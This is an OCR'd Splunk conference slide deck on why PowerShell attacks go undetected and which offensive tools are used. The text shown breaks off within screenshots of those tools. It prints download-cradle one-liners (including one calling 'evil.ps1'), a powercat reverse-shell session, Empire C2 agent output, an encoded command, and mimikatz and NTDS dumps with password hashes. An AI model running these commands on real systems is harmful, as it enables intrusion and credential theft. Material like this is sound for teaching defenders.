Hunting the Known Unknowns (With PowerShell)

Ryan Kovar

Security Strategists, Splunk

Steve Brant

Security Strategists, Splunk

.conf2016


splunk>

Disclaimer

During the course of this presentation, we may make forward looking statements regarding future events or the expected performance of the company. We caution you that such statements reflect our current expectations and estimates based on factors currently known to us and that actual events or results could differ materially. For important factors that may cause actual results to differ from those contained in our forward-looking statements, please review our filings with the SEC. The forward-looking statements made in the this presentation are being made as of the time and date of its live presentation. If reviewed after its live presentation, this presentation may not contain current or accurate information. We do not assume any obligation to update any forward looking statements we may make. In addition, any information about our roadmap outlines our general product direction and is subject to change at any time without notice. It is for informational purposes only and shall not, be incorporated into any contract or other commitment. Splunk undertakes no obligation either to develop the features or functionality described or to include any such feature or functionality in a future release.

whoami

Ryan Kovar: CISSP, MSc(Dist)



Staff Security Strategist

Minster of the OODAloopers

@meansec

- 17 Years of cyber security experience
- Worked in US/UK Public Sector and DOD most recently in nation state hunting roles
- Enjoys clicking too fast, long walks in the woods, and data visualization
- Current role on Security Practice team focuses on incident/breach response, threat intelligence, and research
- Currently interested in automating methods to triage data collection for IR analyst review
- Also investigating why printers are so insubordinate ಠ_ಠ

whoami

Steve Brant: CISSP

- 23 years in the IT biz
- 8 years in Security Information and Event Management
- Novice beer snob
- Working on improving the Splunk ES out of the box experience with improved workflow and searches

Senior Security Strategist
Minister of Truth
@trustedtech


I have approximate knowledge of many things.

Agenda

- Answering some **W**'s
  - **W**hy are we doing this talk
  - **W**ho is using PowerShell?
  - **W**hat are the known unknowns of PowerShell
  - **W**here can we get PowerShell Logs?
- Talk about the **H**
  - **H**ow do we can we find these attacks in our network?
- And now another **W**
  - **W**here can I find this info?
- Conclusion

Why?

If you don’t know your $DAYJOB’s current PowerShell version…

… Sit Down

If you don’t know your $DAYJOB’s current PowerShell Logging Configuration…

…Sit Down

Look around…

…Sit Down

37/39 Organizations we interviewed were not collecting PowerShell logs in any meaningful way

… Approximately 1.9 million workstations

No Easy Breach: Challenges and Lessons Learned from an Epic Investigation

by Matt Dunwoody and Nick Carr

DOWNLOAD OPTIONS

[1]

Powershell Is An Unknown Threat To Your Network

PowerSploit

"That attack continued with **PowerSploit**, […] and a second-stage malware payload taken from the efforts of others"

*– The Register, **June 2016***

PowerShell Empire

"The industry is [*facing*] years to come of attackers abusing PowerShell […] tools like **PowerShell Empire** have all but assured that"

*– DarkReading.com, **Mar 2016***

PowerShell

"Windows PowerShell tied to more than a third of cyber attacks"

*– ComputerWeekly.com, **Mar 2016***

It is everywhere

Every modern Windows Operating System has PowerShell installed. But its not just Windows… Soon Linux

PowerShell is Legitimate

System Administrators use PowerShell for their day jobs. Some Windows Servers don't even have GUIs

Logging isn't Turned on

Most organizations probably don't have the logs required to detect PowerShell because they aren't turned on by default OR they are running an old version of PowerShell

Powershell Is An Unknown Threat To Your Network

PowerSploit

"That attack continued with **PowerSploit**, […] and a second-stage malware payload taken from the efforts of others"

*– The Register, **June 2016***

PowerShell Empire

"The industry is [*facing*] years to come of attackers abusing PowerShell […] tools like **PowerShell Empire** have all but assured that"

*– DarkReading.com, **Mar 2016***

PowerShell

"Windows PowerShell tied to more than a third of cyber attacks"

*– ComputerWeekly.com, **Mar 2016***

It is everywhere

Every modern Windows Operating System has PowerShell installed. But its not just Windows… Soon Linux

PowerShell is Legitimate

System Administrators use PowerShell for their day jobs. Some Windows Servers don't even have GUIs

Logging isn't Turned on

Most organizations probably don't have the logs required to detect PowerShell because they aren't turned on by default OR they are running an old version of PowerShell

Powershell Is An Unknown Threat To Your Network

PowerSploit

"That attack continued with **PowerSploit**, […] and a second-stage malware payload taken from the efforts of others"

*– The Register, **June 2016***

PowerShell Empire

"The industry is [*facing*] years to come of attackers abusing PowerShell […] tools like **PowerShell Empire** have all but assured that"

*– DarkReading.com, **Mar 2016***

PowerShell

"Windows PowerShell tied to more than a third of cyber attacks"

*– ComputerWeekly.com, **Mar 2016***

It is everywhere

Every modern Windows Operating System has PowerShell installed. But its not just Windows… Soon Linux

PowerShell is Legitimate

System Administrators use PowerShell for their day jobs. Some Windows Servers don't even have GUIs

Logging isn't Turned on

Most organizations probably don't have the logs required to detect PowerShell because they aren't turned on by default OR they are running an old version of PowerShell

Powershell Is An Unknown Threat To Your Network

PowerSploit

"That attack continued with **PowerSploit**, […] and a second-stage malware payload taken from the efforts of others"

*– The Register, **June 2016***

PowerShell Empire

"The industry is [*facing*] years to come of attackers abusing PowerShell […] tools like **PowerShell Empire** have all but assured that"

*– DarkReading.com, **Mar 2016***

PowerShell

"Windows PowerShell tied to more than a third of cyber attacks"

*– ComputerWeekly.com, **Mar 2016***

It is everywhere

Every modern Windows Operating System has PowerShell installed. But its not just Windows… Soon Linux


PowerShell is Legitimate


System Administrators use PowerShell for their day jobs. Some Windows Servers don't even have GUIs

Logging isn't Turned on

Most organizations probably don't have the logs required to detect PowerShell because they aren't turned on by default OR they are running an old version of PowerShell

Windows PowerShell is an interactive object-oriented command environment with scripting language features that utilizes small programs called cmdlets to simplify configuration, administration, and management of heterogeneous environments in both standalone and networked typologies by utilizing standards-based remoting protocols


Windows PowerShell
PS C:\> Get-Process
Handles NPM(K) PM(K) WS(K) VM(M) CPU(s) Id ProcessName
93 9 1136 1048 27 3292 alg
1204 42 29100 30412 137 176.47 6420 audiodg
120 10 1596 1336 32 2080 AVControlCenter32
121 11 1652 1476 55 2108 avfaudiosw
147 11 1860 1536 66 2128 btwdins
43 6 904 624 50 0.00 2968 conhost
58 8 1772 7572 59 0.39 3044 conhost
514 16 2184 2784 55 712 csrss
415 23 2172 6284 76 824 csrss
186 16 4332 1768 72 5552 daemonu
306 15 3428 5864 46 2228 dasHost
355 40 83020 78416 750 3.73 4988 ddpe
362 38 213860 215604 506 912 dwm
2770 160 106232 196780 884 116.72 4280 explorer
163 14 3768 9844 114 0.70 5864 FlashUtil_ActiveX
39 6 804 3492 45 0.20 6948 FMAPP
113 8 1276 1136 58 2288 HeciServer


cunninghamp / Test-ExchangeServerHealth.ps1
Watch 18
Star 32
Fork 16
Code
Issues 7
Pull requests 3
Wiki
Pulse
Graphs
Branch: master
Test-ExchangeServerHealth.ps1 / Test-ExchangeServerHealth.ps1
Find file
Copy path
cunninghamp Update Test-ExchangeServerHealth.ps1
1fc1fa2 on Dec 22, 2015
1 contributor
2136 lines (1872 sloc)
72.6 KB
Raw
Blame
History
<#
.SYNOPSIS
Test-ExchangeServerHealth.ps1 - Exchange Server Health Check Script.
.DESCRIPTION
Performs a series of health checks on Exchange servers and DAGs
and outputs the results to screen, and optionally to log file, HTML report,
and HTML email.
Use the ignorelist.txt file to specify any servers, DAGs, or databases you
want the script to ignore (eg test/dev servers).
.OUTPUTS
Results are output to screen, as well as optional log file, HTML report, and HTML email
.PARAMETER Server
Perform a health check of a single server
.PARAMETER ReportMode

open source
os x
linux
Microsoft
Developer

Popular Posts

Alta Motors all-electric motorbikes
6 days ago


The reality of VR porn
2 days ago

Intel unveils a ready-to-fly drone, the Aero, to win over developers

Microsoft open sources PowerShell, brings it to Linux and OS X

*Posted Aug 18, 2016 by **Frederic Lardinois** (@fredericl)*

Next Story



CrunchBase

Microsoft

FOUNDED
1974

OVERVIEW
Microsoft is an American multinational corporation that develops, manufactures, licenses, supports and sells computer software, consumer electronics and personal computers and services. Its best known software products are the [Microsoft Windows line of operating systems](/product/windows), [Microsoft Office office suite](/product/microsoft-office), and [Internet Explorer](http://windows.microsoft.com/en-us/internet-explorer/download-ie) ...

“Microsoft open sources PowerShell, brings it to Linux and OS X”

One Language to rule them all

PowerShell can download files and execute them in memory…they are never written to disk.

Download Cradles... Coined by Raphael Mudge [2]

```
iex (New-Object Net.WebClient).DownloadString("http://evil.ps1")
```

Who?

DEEPPANDA

What?



Credit Card
1234 5678 4012 3456
08/13 08/17
Card

“On the shoulders of Giants”

Russel VanTuyl

https://www.swordshield.com/wp-content/uploads/2016/05/PowerShell-for-Cyber-Warriors-Bsides-Knoxville-2016v2.pptx

"Hackers are shameless with their victims: they **PowerSploit** them"
- Fr13dr1ch N13+z5ch3


127.0.0.1:8000
Directory listing for /
.gitignore
AntivirusBypass/
CodeExecution/
Exfiltration/
LICENSE
Mayhem/
Persistence/
PowerSploit.psd1
PowerSploit.psm1
PowerSploit.pssproj
PowerSploit.sln
Privesc/
README.md
Recon/
ScriptModification/
Tests/
Powershell.exe -exec bypass -noprofile -c “iex (New-Object Net.WebClient).DownloadString (‘http://127.0.0.1:8000/CodeExecution/Invoke-Shellcode.ps1’)”

POWERSHELL EMPIRE

```
================================================================================
 Empire: PowerShell post-exploitation agent | [Version]: 1.5.0
================================================================================
 [Web]: https://www.PowerShellEmpire.com/ | [Twitter]: @harmj0y, @sixdub, @enigma0x3
================================================================================

       162 modules currently loaded

       1 listeners currently active

       1 agents currently active

(Empire) > [+] Initial agent FVEFL2G4NSB214TZ from [redacted] now active
[+] Initial agent U3W3ECKVFUYUVTZS from [redacted] now active

(Empire) > agents

[*] Active agents:

  Name               Internal IP     Machine Name    Username            Process             Delay    Last Seen
  ---------          -----------     ------------    ---------           -------             -----    --------------------
  HKDN4NMRHF4HEEHW   172.31.31.214   WIN-641KLL1VS3O *WIN-641KLL1VS3O\Admpowershell/2104  5/0.0    2016-08-20 01:39:43
  FVEFL2G4NSB214TZ   172.31.31.214   WIN-641KLL1VS3O *WIN-641KLL1VS3O\Admpowershell/3004  5/0.0    2016-08-22 17:50:40
  U3W3ECKVFUYUVTZS   172.31.31.214   WIN-641KLL1VS3O *WIN-641KLL1VS3O\Admpowershell/1736  5/0.0    2016-08-22 17:50:43

(Empire: agents) > interact U3W3ECKVFUYUVTZS
(Empire: U3W3ECKVFUYUVTZS) >
(Empire: U3W3ECKVFUYUVTZS) > sysinfo
(Empire: U3W3ECKVFUYUVTZS) >
Listener:         http:[redacted]8080
Internal IP:      172.31.31.214
Username:         WIN-641KLL1VS3O\Administrator
Hostname:         WIN-641KLL1VS3O
OS:               Microsoft Windows Server 2012 R2 Standard
High Integrity:   1
Process Name:     powershell
Process ID:       1736
PSVersion:        4

(Empire: U3W3ECKVFUYUVTZS) >
```

- Similar to Metasploit in user experience
- C2 functionality
- Second stage infection/ implant after initial infection
- Used extensively for lateral movement

```
PS C:\> Get-Command -Module OWA-Toolkit

CommandType     Name                                               Version    Source
-----------     ----                                               -------    ------
Function        Brute-EWS                                          0.0        OWA-Toolkit
Function        Get-ewsPath                                        0.0        OWA-Toolkit
Function        Get-owaPath                                        0.0        OWA-Toolkit
Function        Get-OWAVersion                                     0.0        OWA-Toolkit
Function        Multi-Thread                                       0.0        OWA-Toolkit
Function        New-GAL                                            0.0        OWA-Toolkit
Function        OTK-Init                                           0.0        OWA-Toolkit
Function        Steal-GAL                                          0.0        OWA-Toolkit
Function        Write-Message                                      0.0        OWA-Toolkit
```

```
PS C:\Tools\PowerTools\PowerView> Get-DomainSID
S-1-5-21-583409771-3405124151-2053447744
PS C:\Tools\PowerTools\PowerView> Convert-SidToName -SID S-1-5-21-583409771-3405124151-2053447744-500
GHOST\SuperAdmin
PS C:\Tools\PowerTools\PowerView> Get-UserProperty -Properties Description

name              description
----              -----------
SuperAdmin        Built-in account for administering the computer/domain
Guest             Built-in account for guest access to the computer/domain
krbtgt            Key Distribution Center Service Account
Russel Van Tuyl   Password: !1Password
Clint Eastwood    Password: Sup3r_secret!
Jennifer Lawerence Password: HungerGames4Lif3
Chuck Norris      Password: 3xceptiOn!
Jessica Biel      Password: mypasswordD345
Rick Astley       Password: NeverGonnaGiveYouUp!
```

Windows PowerShell

```
WARNING: Unable to find psexec.exe in your PATH.  Payloads will only attempt WMI for remote execution

DarkObserver> ?

Available Options:
  conf[c].....Set scan configuration variables
  set.........View current configuration
  scan[s].....Execute Scan
  set-creds...Input credentials to use for scan (default is current user)
  get-hosts...Generate list of active computers
  home[h].....Return to prompt
  exit[x].....Return to powershell
PS C:\Windows\system32> IEX (New-Object System.Net.Webclient).DownloadString('http://192.168.56.104/Powercat/powercat.ps1')
PS C:\Windows\system32> powercat -v -l -p 8000 -ep
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Powershell
VERBOSE: Setting up Stream 1... (ESC/CTRL to exit)
VERBOSE: Listening on [0.0.0.0] (port 8000)
VERBOSE: Connection from [192.168.56.104] port  [tcp] accepted (source port 50743)
VERBOSE: Setting up Stream 2... (ESC/CTRL to exit)
VERBOSE: Both Communication Streams Established. Redirecting Data Between Streams...
```

```
PS C:\> $Key=Get-BootKey -SystemHivePath "C:\IFM\registry\SYSTEM"
PS C:\> Get-ADDBAccount -All -DBPath "C:\IFM\Active Directory\ntds.dit" -BootKey $Key

DistinguishedName: CN=Administrator,CN=Users,DC=omega,DC=SkyNet,DC=lan
Sid: S-1-5-21-4119519601-1641031872-2178501425-500
Guid: e0ba1a7e-214f-497e-9a01-c6e738eb468a
SamAccountName: Administrator
SamAccountType: User
UserPrincipalName:
PrimaryGroupId: 513
SidHistory:
Enabled: True
AdminCount: True
Deleted: False
LastLogon: 5/19/2016 11:53:39 AM
DisplayName:
GivenName:
Surname:
Description: Built-in account for administering the computer/domain
SecurityDescriptor: DiscretionaryAclPresent, SystemAclPresent, DiscretionaryAclAutoInh
DiscretionaryAclProtected, SelfRelative
Owner: S-1-5-21-4119519601-1641031872-2178501425-512
NTHash: a7cf1eb7d6d46bb3a295bc963b456485
LMHash:
```

PowerMemory

Windows PowerShell

```
PS C:\> Invoke-PowerShellWmi -ComputerName domainpc -UserName bharat\domainuser
[domainpc]: > powershell.exe -e SQBuAHYAbwBrAGUALQBFAHgAcABsAGUAcwBzAGkAbwBuACAAJAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABJAE8ALgBTAH
UAcgAgACgAJAAoAE4AZQB3AC0ATwBiAGoAZQBiAHQATABJAE8ALgBDAG8AbQBwAHTAZQBzAHMAaQBvAG4ALgBFAGUAZgBsAGEAdABlAFMAdABvAGUAYQBtACAAKAAk
AGMAdAAgAEkATwAuAE0
BhADgASQB3AEYATQBYA
VgBnAGMATwBsADUAZgA
IAUwBxAHAAMQBuAGgAc
AGUANgBwAEsARABLADQ
B5AEEARwAyADUAbAA2A
VQBMADUARAAwAGkAQwB
kAdwBQAFAAWgB6AEoAe
AEcAZQBzAHYAWQB0AFc
ArAGkAUgB1AHQAaQB5A
MwA4AEEAQQA9AD0AJwA
MAKQApACwAIABbAFQAZ
```

Windows PowerShell

```
PS C:\nishang\Shells>
PS C:\nishang\Shells> powercat -l -v -p 4444
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 4444)
VERBOSE: Timeout!
VERBOSE: Stream 1 Setup Failure
VERBOSE: Closing Stream 2...
VERBOSE: Failed to close Stream 2
VERBOSE: Closing Stream 1...
VERBOSE: Failed to close Stream 1
PS C:\nishang\Shells> powercat -l -v -p 4444
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 4444)
VERBOSE: Connection from [192.168.254.152] port  [tcp] accepted (source port 49175)
VERBOSE: Setting up Stream 2...
VERBOSE: Both Communication Streams Established. Redirecting Data Between Streams...

PS C:\Windows\system32> $env:ComputerName
DOMAINPC
PS C:\Windows\system32> _
```

```
(Empire: HNZUXSMGXMSUKMUM) > mimikatz
(Empire: HNZUXSMGXMSUKMUM) >
Job started: Debug32_nihfo

Hostname: DEVWKSTN1X86.dev.lab.local / -
  .#####.   mimikatz 2.0 alpha (x86) release "Kiwi en C" (Aug 23 2015 23:00:48)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 16 modules * * */


mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 516859 (00000000:0007e2fb)
Session           : Interactive from 0
User Name         : Mike
Domain            : DEV
Logon Server      : LABDC2
Logon Time        : 1/19/2016 10:10:42 AM
SID               : S-1-5-21-264798831-1427554218-3501113232-1124
        msv :
         [00000003] Primary
         * Username : Mike
         * Domain   : DEV
         * NTLM     : a9fdfa038c4b75ebc76dc855dd74f0da
         * SHA1     : 9400ae28448e1364174dde269b2cce1bca9d7ee8
         [00010000] CredentialKeys
         * NTLM     : a9fdfa038c4b75ebc76dc855dd74f0da
         * SHA1     : 9400ae28448e1364174dde269b2cce1bca9d7ee8
        tspkg :
        wdigest :
         * Username : Mike
